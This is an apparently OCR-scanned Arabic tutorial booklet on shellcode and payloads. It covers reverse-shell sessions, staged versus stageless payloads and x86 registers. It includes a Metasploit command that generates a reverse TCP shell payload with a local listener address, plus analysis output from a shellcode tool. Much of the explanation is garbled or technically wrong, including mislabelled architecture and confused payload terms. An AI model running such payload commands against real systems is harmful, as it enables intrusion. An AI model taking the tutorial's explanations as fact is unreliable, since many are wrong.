#### **Book Shellcode** >\_



Author: Matt homjx0e >\_

#### Comments

 $\underline{www.Twitter.com/homjxi0e}$ 

My CV



#Microsoft Powershell Python
Bash Ruby JavaScript Developer
Metasploit Reverse Engineering
Official,participant in the
development Empirev3



بسم الله الرحمان الرحيم والصلاة والسلام على اشرف الخلق والمرسلين سيدنا الحبيب والعزيز محمد وعلى اهلة وصحبة اجمعين الهم مصلي على اهل سيدنا محمد وعلى شهداءة وعلى احبابة الهم اسالك خير مافي هدأ الكتاب وصدقة مافي هدأ الكتاب لكل شخص يريد العلم وبسالله وانت العلي العضيم

اول شي هنقوم بتعريف شيل كود من اسمة وحتا ماهو تحديداً اول شي ليش شيل وليش كلمة كود الان الشيل كود اصبحت ليس عبارة عن تقنية

بل حتا تم تسميتها لغة الاستغلالية لي انة تم تطويرها من قبل متعلمينها واصبحت بمتابة لغة تم تسميتة على شيل كود لي انة اي سكربث يوجد فية اكواد شيل كود ايش هيعملك


اول شي هيقوم بتطبيق استغلالة للبرنامج حسب رغبة مكتبة المبرمج وبعد هدا الاستغلال ايش هيعطيك :هيعطيك جلسة محكاة معى الهدف التي تم استغلال البرنامج او الضعف التي تم استغلالة بي شيل كود

لدالك تم تسميتة شيل كود على انة بعد مينفد الكود الاستغلالي على الهدف هيعطيك جلسة شيل معاة


وتوضيح اجيث المقارنة ليش تم تسميتة لغة لي انها قد اتبتث تخطيها على مكان تم تصميمها لتنفيدة هوا استغلال الضعف البرامج ولكن معى مرور الوقت تم استخراج مواضيع تتختلف بشيل كود ليس فقط استغلال بل حتا تلاعب وهدا اتبث انها مفتوحة المصدر وقابلها للطوير على حسب خبرة المستخدم وقبل كل شي محتجات التعلم معى هدأ الكتاب هوأ التركيز والصلاة على النبي ودكر الله

ختمة لصفحة هادي نجي لي صفحة الثانية .

والان يوجد كمان في لغة شيل كود Payload = Shellcode! قبل دکر بایلود شیل کود Payload ماهو هوأ عبارة عن رموز مشفرة موجود داخلها Host=IP And Port على شان حتا لمه الشخص يفتح البايلود او حتا يتم استغلال اي ضعف على الويندوز ويتم تنفيد البايلود هيقوم بفتح معبر اتصال مبين المهاجم والهدف هدا المعبر اتصال هيكون مفتوح داخل البروسيس حتا يكون الاتصال نشط دائما ولكن مين الى قام بهادة الاتصال كمى دكرت رموز البايلود هيا تقوم يفتح عملية في البروسيس وبعد فتح هاده العملية سيتم ارسال الاتصال العكسية للمهاجم في هذه الاتصال العكسية التي سيصل للمهاجم سوف يكون فية جلسة محكاة مبينة وبين الهدف اي كان المهاجم يستخدم Framework Metasploit Or Empire-Post Exploitation صور توضيحية للموضع لفهم كلامي



الان قمت بانشاء كودينج تنفيدي للباورشيل هدأ الكود هوأ عبارة عن منسق هيقوم بانشاء عملية باورشيل في بروسيس معى موجة اوامر هما الاتنين هيكونو جلسة محكاة وسوف تصل الجلسة بمجرد تنفيد النص



# 100

*E* ≥ 23

# وهنا ختم هاده صفحة معى تعريف بايلود ناتي لتعريف بايلود

#### What Is Payload=Shellcode!

هوا عبارة عن تحت كلمة بايلودات ستيج Payloads Stage! هناك 3 انواع للبايلوادت Stage And Stagless ينسية لي عبارة عن بايلود قليل الحجم يستخدم في الشيل كود Stage والبيفر اوفر فلو لي انة عادة ميتم استغلال اضعاف البرامج ويتم عرض على المهاجم مخزون موقت للبرامج وهدا المخزون عبارة عن مخزون صغير الحجم لايتحمل اي حجم كبير فلدالك تم تصميم سيدة التي توفرلك بايلود يتم التحكم بة من ناحية الحجم من Stage حجم صغيرة سوف تعطية لك ومعى هدا الحجم الصغير التي ستعطية لك انت قادر على تصغيرة اكثر او تكبيرة هيا لاتستخدم من قبل الشيل كود لي انها لايوجد فيها اي Stager رموز قليلة الحجم من احجام فوق الصغير تسمة متوسطة وليس صغيرة واكتر الى الاحجام كبيرة اي اداة تكون بايلود فهاداً يسمى Stager! لى انة غير محدود الحجم على عكس التي صغيرة الحجم وتوفرلك التنقيص على حجمها Stage لايمكنك لمسة حتا لي انة حتا من ناحية رموزها البايلود Stager تبعها تختلف وغير قابلة للمس

```
اما Stagless تجمع 1 dll 2 VBS 3 VBA And Etc .. على البدأ في شيل كود التي هناأ انتهى الصفحا وألأن ندخل على البدأ في شيل كود على البدأ في شيل كود على البدأ في شيل على طول على البرامج التي تعمل الول شي يوجد 8 اشياء تستخدم من قبل البرامج التي تعمل على 32 Bit 16 Bit And 8 Bit ::)
```

The x86 Intel Register Set



وصورة توضيحية للكلام خطوة خطوة نشالله يوضح كل شي

اكثر شي الان يستعمل وحصريا عند الكل
 Bit 32
 لدالك نشالله هنشرح السجلات للاغراض العامة تبع
 Bit 32

ولكن في صور موضح ان كل بيث يستعمل علية 4 سجلات

ولکن ان سجلات
Bit 16
تستعمل معی
Bit 32
لدالك يبدو 8
وكل واحدة من 8
لها ميزتها الخاصة وطريقة عمليها
متلن
eax = قابلة لي الطرح والضرب والقسمة وهيا تودي الاغراض
العامة
ماهيا الاغراض العامة هيا عبارة عن غرض معين تم تصميمها لي عملة لاكثر ولا اقل متلن الاب قال لولد اريد في الحياة ان تكون ولد تصلي لاتدخل في المعاصي هدا شرط تم وضعه من لمه الاب قد اجاب الطفل وهدأ شرط يدهب عليك الطفل صحيح ؟
لدالك كل وحدة من 8 التي في
Bit 32 And Bit 16
يوجد منها وحداً تودي اغراض عامة وغيرها اغراض خاصة الا وهيا الغرض التي تريده انت اد كنت مستخدم ماهر في الشيل كود اما التي هيا تستخدام لي الغرض العام لايمكنك ان تستخدمها لغرضك الخاص متل مقلنا ان
1. Eax = قابلة لي الطرح والضرب والقسمة وهيا تودي عمل لي غرض عام لي غرض عام
ونصيحة اخره طبعن هناك اشخاص يحبون كتبي لٍ انة احب التوضيح بشكل كبير جدأ مستحيل ٍادكٍر شي وما اوضحة بادن من اللة الحبيب

## زي مقلنا هناك منهم لغرض عام والافضل هما التي يستخدمو في اغراض خاصة اعطيتكم فكرة منها توضيح لي ShellCode والهنكسة العكسية

ولكن ادأ كان لقينا خلال تحليلنا ان هناك ای من سجل عام بجانب سجل خاص مادأ يفعلون اد كانو بجانب بعضهم وما المقصود بجانب بعضهم البعض على سبيل المتال استخدم اداة التحليل Smap! بمجرد انه نروح ونكون Payload Shellcode ونجى نقوم بتحليل على اداة سماب رح نفهم كثير من مواضيع نشاللة وهدأ ينفعك في تحليل اي كود من شيل كود Link Download Tool: WWWW..... الان ناتي لي تكوين Payload = Shellcode From Metasploit! قم بكتابة المحكاة على الطرفية msfconsole -x "use payload/solaris/sparc/shell\_reverse\_tcp; set LHOST 192.168.1.7; set Lport 4442; generate -f /tmp/shellcode.c; exit;" الان قم بنقل الملف لي اداة سماب حتا نفهم التحليل طبعا مسار الملف حطيناه في Path > /tmp/shellcode.c

root@kali:~/Desktop/smap# ./smap.py -f shellcode.c

```
[*] Started smap at 14:59:19
```

- [\*] Checking file(shellcode.c)..
- [+] File shellcode.c OK
- [\*] <u>Details</u>
  - -> Length=144 byte(s)
  - -> Unique charset=48 chars

op codes: 00 01 02 03 07 08 09 0b 10 12 14 1a 20 21 23 2a 2b 30 3b 3e 5a 61 6e 82 84 90 91 92 94

96 98 9a 9c a0 a2 bf c0 d0 d8 da dc e0 e6 eb f0 f8 fc ff

[\*] Disassembly info

- -> File name=output.tmp
- -> Architecture=i386
- -> Syntax=intel
- -> Sections count=1

Section(s): .data

طبعا من اجمل عارضة تحليلات شيل كود هيا سماب نجي نفهم بعض من المواضيع هنا حاليا تم تحليل جميع الرموز التي داخل File shellcode

. . .

00 01 02 03 07 08 09 0b 10 12 14 1a 20 21 23 2a 2b 30 3b 3e 5a 61 6e 82 84 90 91 92 94 96 98 9a 9c a0 a2 bf c0 d0 d8 da dc e0 e6 eb f0 f8 fc ff

وهدأ هيا نتيجة عكس الرموز التي تم تحليل كلمة عكس الرموز هيا يعني تم تحليل الرموز وهادي هيا بيانات عكس الرموز

هنا حجم الملف **Length=1**44 byte(s)

### وهنا بيانات جهازك

```
[*] Disassembly info
      -> File name=output.tmp
      -> Architecture=i386
      -> Syntax=intel
      -> Sections count=1
       الى هيا لمة قمنا بتوليد شيل كود حطيناه في < File Name
       ملف
       Tmp,,,
       Architecture=i386
       الی هیا
       i386
                                                                 يعني انة
                                                         intel >_ Core i 3
                                                                     و 86
                                                          الِّي هوأ تحديدياٍ
                                    والان ندخل في بعض التوضيح اكثر
```